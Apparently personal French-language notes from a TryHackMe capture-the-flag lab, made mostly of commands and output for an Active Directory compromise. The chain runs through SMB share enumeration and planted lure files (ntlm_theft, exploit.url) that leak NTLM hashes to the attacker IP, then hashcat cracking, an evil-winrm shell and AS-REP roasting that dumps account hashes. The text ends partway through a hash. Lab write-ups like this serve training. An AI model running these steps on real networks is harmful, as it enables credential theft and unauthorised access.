
Reset

mardi 7 octobre 2025 15:36




```
 sudo nmap -sVC -p- -Pn 10.10.23.241 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 15:41 CEST
Nmap scan report for 10.10.23.241
Host is up (0.037s latency).
Not shown: 65513 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-07 13:51:23Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site:
Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site:
Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-10-07T13:52:51+00:00; -34s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
|_  System_Time: 2025-10-07T13:52:11+00:00
| ssl-cert: Subject: commonName=HayStack.thm.corp
| Not valid before: 2025-10-06T13:36:34
|_Not valid after:  2026-04-07T13:36:34
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp open  pando-pub?
9389/tcp open  mc-nmf        .NET Message Framing
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  msrpc        Microsoft Windows RPC
49702/tcp open  msrpc        Microsoft Windows RPC
50319/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-07T13:52:12
|_  start_date: N/A
|_clock-skew: mean: -33s, deviation: 0s, median: -34s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 686.53 seconds
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ nmap -sV --script "ldap* and not brute" 10.10.23.241
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 16:12 CEST
Nmap scan report for 10.10.23.241
Host is up (0.11s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-07 14:11:56Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.corp, Site: Default-First-Sit
e)
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       domainFunctionality: 7
|       forestFunctionality: 7
|       domainControllerFunctionality: 7
|       rootDomainNamingContext: DC=thm,DC=corp
|       ldapServiceName: thm.corp:haystack$@THM.CORP
|       isGlobalCatalogReady: TRUE
|       supportedSASLMechanisms: GSSAPI
|       supportedSASLMechanisms: GSS-SPNEGO
|       supportedSASLMechanisms: EXTERNAL
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedLDAPVersion: 3
|       supportedLDAPVersion: 2
|       supportedLDAPPolicies: MaxPoolThreads
|       supportedLDAPPolicies: MaxPercentDirSyncRequests
|       supportedLDAPPolicies: MaxDatagramRecv
|       supportedLDAPPolicies: MaxReceiveBuffer
|       supportedLDAPPolicies: InitRecvTimeout
|       supportedLDAPPolicies: MaxConnections
|       supportedLDAPPolicies: MaxConnIdleTime
|       supportedLDAPPolicies: MaxPageSize
|       supportedLDAPPolicies: MaxBatchReturnMessages
|       supportedLDAPPolicies: MaxQueryDuration
|       supportedLDAPPolicies: MaxDirSyncDuration
|       supportedLDAPPolicies: MaxTempTableSize
|       supportedLDAPPolicies: MaxResultSetSize
|       supportedLDAPPolicies: MinResultSets
|       supportedLDAPPolicies: MaxResultSetsPerConn
|       supportedLDAPPolicies: MaxNotificationPerConn
|       supportedLDAPPolicies: MaxValRange
|       supportedLDAPPolicies: MaxValRangeTransitive
|       supportedLDAPPolicies: ThreadMemoryLimit
|       supportedLDAPPolicies: SystemMemoryLimitPercent
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
```

On voit un haystack

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ ./kerbrute_linux_amd64  userenum --dc 10.10.23.241 -d thm.corp user

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/07/25 - Ronnie Flathers @ropnop

2025/10/07 17:00:51 >  Using KDC(s):
2025/10/07 17:00:51 >   10.10.23.241:88

2025/10/07 17:00:51 >  [+] VALID USERNAME:       haystack@thm.corp
2025/10/07 17:00:51 >  Done! Tested 1 usernames (1 valid) in 0.032 seconds
```

```
#THM
10.10.64.44 cyberlens.thm
10.10.23.241    thm.corp HayStack.thm.corp

#pgpractice
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ smbclient -L \\\\10.10.23.241\\
Password for [WORKGROUP\alice]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.23.241 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
smb: \onboarding\> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \onboarding\*
smb: \onboarding\> ls
  .                                   D        0  Tue Oct  7 17:22:43 2025
  ..                                  D        0  Tue Oct  7 17:22:43 2025
  esegxksl.caa.pdf                    A  4700896  Mon Jul 17 10:11:53 2023
  m5cizlmf.zba.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  vjjj4ngb.ejr.txt                    A      521  Mon Aug 21 20:21:59 2023

                7863807 blocks of size 4096. 3024698 blocks available
smb: \onboarding\> cat
```

```
smb: \onboarding\> ls
  .                                   D        0  Tue Oct  7 17:25:14 2025
  ..                                  D        0  Tue Oct  7 17:25:14 2025
  nd2bpbl3.wma.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  so5em2ys.nha.txt                    A      521  Mon Aug 21 20:21:59 2023
  yibuxftl.krw.pdf                    A  4700896  Mon Jul 17 10:11:53 2023

                7863807 blocks of size 4096. 3025399 blocks available
smb: \onboarding\> ls
^[[3~  .                                   D        0  Tue Oct  7 17:25:44 2025
  ..                                  D        0  Tue Oct  7 17:25:44 2025
  11n3irzv.hs5.txt                    A      521  Mon Aug 21 20:21:59 2023
  cgpkuqdi.jsg.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  z5rph55f.y0s.pdf                    A  4700896  Mon Jul 17 10:11:53 2023

                7863807 blocks of size 4096. 3025399 blocks available
```

```
*~/Bureau/THM/CTF/Reset/vuq5a55u.oga.txt - Mousepad

Fichier  Éditer  Rechercher  Affichage  Document  Aide

1 Subject: Welcome to Reset - Dear <USER>,Welcome aboard!
2 We are thrilled to have you join our team.
3 As discussed during the hiring process, we are sending you the necessary login information to access your company account.
4 Please keep this information confidential and do not share it with anyone.
5 The initial passowrd is: ResetMe123!We are confident that you will contribute significantly to our continued success.
6 We look forward to working with you and wish you the very best in your new role.
7 Best regards,The Reset Team
```

ResetMe123!
ON ARRIVE PAS A SE CONNECTER AVEC

```
>> Checking the onboarding directory, looks like the files are been changed, so there must be an
   active user on this session
```

```
Size                     : 4.7 MB
Modification Date/Time   : 2025:10:07 17:25:45+02:00
Access Date/Time         : 2025:10:07 17:25:45+02:00
Inode Change Date/Time   : 2025:10:07 17:25:45+02:00
Permissions              : -rw-r--r--
Type                     : PDF
Type Extension           : pdf
Type                     : application/pdf
ersion                   : 1.4
rized                    : No
ng                       : Objects in xref table (515) exceed trailer dictionary Size (206)
Count                    : 8

lice㉿alice)-[~/Bureau/THM/CTF/Reset]
ano exploit.url

lice㉿alice)-[~/Bureau/THM/CTF/Reset]
```

```
  ..                                  D        0  Tue Oct  7 17:44:14 2025
  hasettmx.e5n.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  inxs1dio.yfj.txt                    A      521  Mon Aug 21 20:21:59 2023
  y4d23u3a.bev.pdf                    A  4700896  Mon Jul 17 10:11:53 2023

                7863807 blocks of size 4096. 3024272 blocks available
smb: \onboarding\> put exploit.url
putting file exploit.url as \onboarding\exploit.url (1,3 kb/s) (average 1,3 kb/s)
smb: \onboarding\> ls
  .                                   D        0  Tue Oct  7 17:44:25 2025
  ..                                  D        0  Tue Oct  7 17:44:25 2025
  exploit.url                         A      111  Tue Oct  7 17:44:25 2025
  hasettmx.e5n.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  inxs1dio.yfj.txt                    A      521  Mon Aug 21 20:21:59 2023
  y4d23u3a.bev.pdf                    A  4700896  Mon Jul 17 10:11:53 2023

                7863807 blocks of size 4096. 3024272 blocks available
smb: \onboarding\>
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ sudo responder -I eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.-----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||   _|  -__|
  |__| |_____|_____|   __|_____|__|__|_____||_____|_____|
                   |__|


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

Ça ne fonctionne pas donc on va utiliser **ntlm_theft** : (je pense que c'est parce que j'ai mis eth0 et pas tun0)

```
└─$ source venv/bin/activate

┌──(venv)─(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ pip3 install xlsxwriter
Collecting xlsxwriter
  Downloading xlsxwriter-3.2.9-py3-none-any.whl.metadata (2.7 kB)
Downloading xlsxwriter-3.2.9-py3-none-any.whl (175 kB)
Installing collected packages: xlsxwriter
Successfully installed xlsxwriter-3.2.9
```

```
python3 ntlm_theft.py -g all -s <ATTACKER-IP> -f test


# -g: generate. Here, we specify the file types (for related attacks) to generate

# -s: The IP address of our Kali machine, In this case (tun0)

# -f: filename
```

```
└─$ python3 ntlm_theft.py -g all -s 10.11.116.117 -f test
/home/alice/Bureau/THM/CTF/Reset/ntlm_theft/ntlm_theft.py:168: SyntaxWarning: invalid escape seque
nce '\l'
  location.href = 'ms-word:ofe|u|\\''' + server + '''\leak\leak.docx';
Created: test/test.scf (BROWSE TO FOLDER)
Created: test/test-(url).url (BROWSE TO FOLDER)
Created: test/test-(icon).url (BROWSE TO FOLDER)
Created: test/test.lnk (BROWSE TO FOLDER)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(handler).htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(includepicture).docx (OPEN)
Created: test/test-(remotetemplate).docx (OPEN)
Created: test/test-(frameset).docx (OPEN)
Created: test/test-(externalcell).xlsx (OPEN)
Created: test/test.wax (OPEN)
Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: test/test.asx (OPEN)
Created: test/test.jnlp (OPEN)
Created: test/test.application (DOWNLOAD AND OPEN)
Created: test/test.pdf (OPEN AND ALLOW)
Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: test/test.library-ms (BROWSE TO FOLDER)
Created: test/Autorun.inf (BROWSE TO FOLDER)
Created: test/desktop.ini (BROWSE TO FOLDER)
Created: test/test.theme (THEME TO INSTALL
Generation Complete.
```

On va transférer autorun.inf dans le partage SMB :

```
SMB] NTLMv2-SSP Client   : 10.10.23.241
SMB] NTLMv2-SSP Username : THM\AUTOMATE
SMB] NTLMv2-SSP Hash     : AUTOMATE::THM:13a5d654398ed015:4497EF5AA942F1D1D790CD2C9F968CFD:0101000
400040034005700490004E002D0033003100560004B00570038005A00440049005200440002E00380047005100
60004000200000008003000300000000000000001000000002000002B938C198136B783FC9C4D6443EECEF9BF63D7E047
7000000000000000000
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
```

hashcat -m 5600 hash_ntlm /usr/share/wordlists/rockyou.txt.gz --force

```
AUTOMATE::THM:13a5d654398ed015:4497ef5aa942f1d1d790cd
0000000002000800380047005100 5a0001001e00570049004e002
49004e002d0033003100560004b00570038005a0044004900520044
470051005a002e004c004f00430041004c0005001400380047005
040002000000080030003000000000000000010000000020000002
d2610a0010000000000000000000000000000000000000090024006
3100310037000000000000000000:Passw0rd1
```

AUTOMATE: Passw0rd1


```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ evil-winrm -i 10.10.23.241 -u AUTOMATE -p "Passw0rd1"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitati
e Reline

Data: For more information, check Evil-WinRM GitHub: https://gith

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\automate\Documents> whoami
thm\automate
*Evil-WinRM* PS C:\Users\automate\Documents>
```

```
*Evil-WinRM* PS C:\Users\automate\desktop> ls


    Directory: C:\Users\automate\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----         6/16/2023   4:35 PM             31 user.txt


*Evil-WinRM* PS C:\Users\automate\desktop> cat user.txt
THM{AUTOMATION_WILL_REPLACE_US}
*Evil-WinRM* PS C:\Users\automate\desktop>
```

```
*Evil-WinRM* PS C:\Users> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users>
```

```
*Evil-WinRM* PS C:\Users> net user /domain

User accounts for \\

-------------------------------------------------------------------------------
3091731410SA             3811465497SA             39664860725A
Administrator            ANDY_BLACKWELL           AUGUSTA_HAMILTON
AUTOMATE                 CECILE_WONG              CHERYL_MULLINS
CHRISTINA_MCCORMICK      CRUZ_HALL                CYRUS_WHITEHEAD
DANIEL_CHRISTENSEN       DARLA_WINTERS            DEANNE_WASHINGTON
ELLIOT_CHARLES           ERNESTO_SILVA            FANNY_ALLISON
Guest                    HORACE_BOYLE             HOWARD_PAGE
JULIANNE_HOWE            krbtgt                   LEANN_LONG
LETHA_MAYO               LILY_ONEILL              LINDSAY_SCHULTZ
MARCELINO_BALLARD        MARION_CLAY              MICHEL_ROBINSON
MITCHELL_SHAW            MORGAN_SELLERS           RAQUEL_BENSON
RICO_PEARSON             ROSLYN_MATHIS            SHAWNA_BRAY
STEWART_SANTANA          TABATHA_BRITT            TED_JACOBSON
TRACY_CARVER             TREVOR_MELTON
The command completed with one or more errors.
```

```
┌──(venv)─(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ bloodhound-python -u automate -p "Passw0rd1" -d thm.corp -ns 10.10.23.241 -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: thm.corp
INFO: Getting TGT for user
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: haystack.thm.corp
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 42 users
INFO: Found 55 groups
INFO: Found 3 gpos
```



sudo impacket-GetNPUsers thm.corp/ -usersfile user -dc-ip 10.10.23.241


```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ sudo impacket-GetNPUsers thm.corp/ -usersfile user -dc-ip 10.10.23.241
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User haystack doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User haystack@thm.corp doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3091731410SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3811465497SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3966486072SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ANDY_BLACKWELL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User AUGUSTA_HAMILTON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User AUTOMATE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CECILE_WONG doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHERYL_MULLINS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHRISTINA_MCCORMICK doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CRUZ_HALL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CYRUS_WHITEHEAD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DANIEL_CHRISTENSEN doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARLA_WINTERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DEANNE_WASHINGTON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ELLIOT_CHARLES doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:21b4362901629264509965770843c734$47008ea189b5bece27693de8aaf1b291b3a8d251191ee3591ee3057
36ebbddce3a7e87c6e9c5cdb186b67e1d9fe3e39bd428b0295276ea239d99ea89caf4012156657e3a1529f482ac6d071eb2d74f52ebd6999d6b147e9224ea
c5d421ff85c49d959822d67f622637c564472970b722a08a32bd0f752a16168ecec12342e16a4e7b951b4443fe7fdeec6b7b8a7400a362be49ad110b58958
7e9b50197bac1fbb10d53cc8d573305ddcb548fd8630d79f5b41dea72692b6dd78938161265ed6ff197acacdc399e23c751cd3a732536a02b6590f16c33dd
82af30a7ff81f7dfaea2fc08ed
[-] User FANNY_ALLISON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HORACE_BOYLE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HOWARD_PAGE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JULIANNE_HOWE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
$krb5asrep$23$LEANN_LONG@THM.CORP:43429ea0d4594ade1cdcb51e8b080654$d83e2f0c0a182508d8c16d26b6d7123de10dc8a6fd793be43c2c31f09d
9cac1aa6f266f38eea53cbb44f030c51e154a04d30dee26f347aa924dcc8a0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa12de47cc671c560e7d418
ca92900f42b2265f88ec2d409390cec2f21f0f775f96abfbaaf118a420485ac02bb61d9d452d270c73ee324ad94a1ca95c4cc1a864f000ee3c4ee13ed919c
3097e5b10d7e3fed779b256286704a9e11b3349710613 0c73dc68c7a9efea688d246420c4398d9ecf9681aea56cda233da84def318e412b76433f6d6a88c9
e44fab8ca107e74920cc68e
[-] User LETHA_MAYO doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User LINDSAY_SCHULTZ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARCELINO_BALLARD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARION_CLAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MICHEL_ROBINSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MITCHELL_SHAW doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MORGAN_SELLERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RAQUEL_BENSON doesn't have UF_DONT_REQUIRE_PREAUTH set
```


```
[-] User ELLIOT_CHARLES doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:21b4362901629264509965770843c734$47008ea189b5bece27693de8aaf1b291b3
36ebbddce3a7e87c6e9c5cdb186b67e1d9fe3e39bd428b0295276ea239d99ea89caf4012156657e3a1529f482ac6d071eb2d74f5
c5d421ff85c49d959822d67f622637c564472970b722a08a32bd0f752a16168ecec12342e16a4e7b951b4443fe7fdeec6b7b8a74
7e9b50197bac1fbb10d53cc8d573305ddcb548fd8630d79f5b41dea72692b6dd78938161265ed6ff197acacdc399e23c751cd3a7
82af30a7ff81f7dfaea2fc08ed
[-] User FANNY_ALLISON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HORACE_BOYLE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HOWARD_PAGE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JULIANNE_HOWE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
$krb5asrep$23$LEANN_LONG@THM.CORP:43429ea0d4594ade1cdcb51e8b080654$d83e2f0c0a182508d8c16d26b6d7123de10dc
9cac1aa6f266f38eea53cbb44f030c51e154a04d30dee26f347aa924dcc8a0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa
ca92900f42b2265f88ec2d409390cec2f21f0f775f96abfbaaf118a420485ac02bb61d9d452d270c73ee324ad94a1ca95c4cc1a8
3097e5b10d7e3fed779b256286704a9e11b3349710613 0c73dc68c7a9efea688d246420c4398d9ecf9681aea56cda233da84def3
e44fab8ca107e74920cc68e
[-] User LETHA_MAYO doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User LINDSAY_SCHULTZ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARCELINO_BALLARD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARION_CLAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MICHEL_ROBINSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MITCHELL_SHAW doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MORGAN_SELLERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RAQUEL_BENSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RICO_PEARSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROSLYN_MATHIS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SHAWNA_BRAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User STEWART_SANTANA doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$TABATHA_BRITT@THM.CORP:676618b868f2a50787b135937e56d4d2$d3cd1f482714dd3e6c209a0056682991db
17208c64f2ccf019ea92440ae437aaabaaa1767008e02d773c5a268eb774089b2368dca39f4926a2c484e205d4f9f4728b4fba68
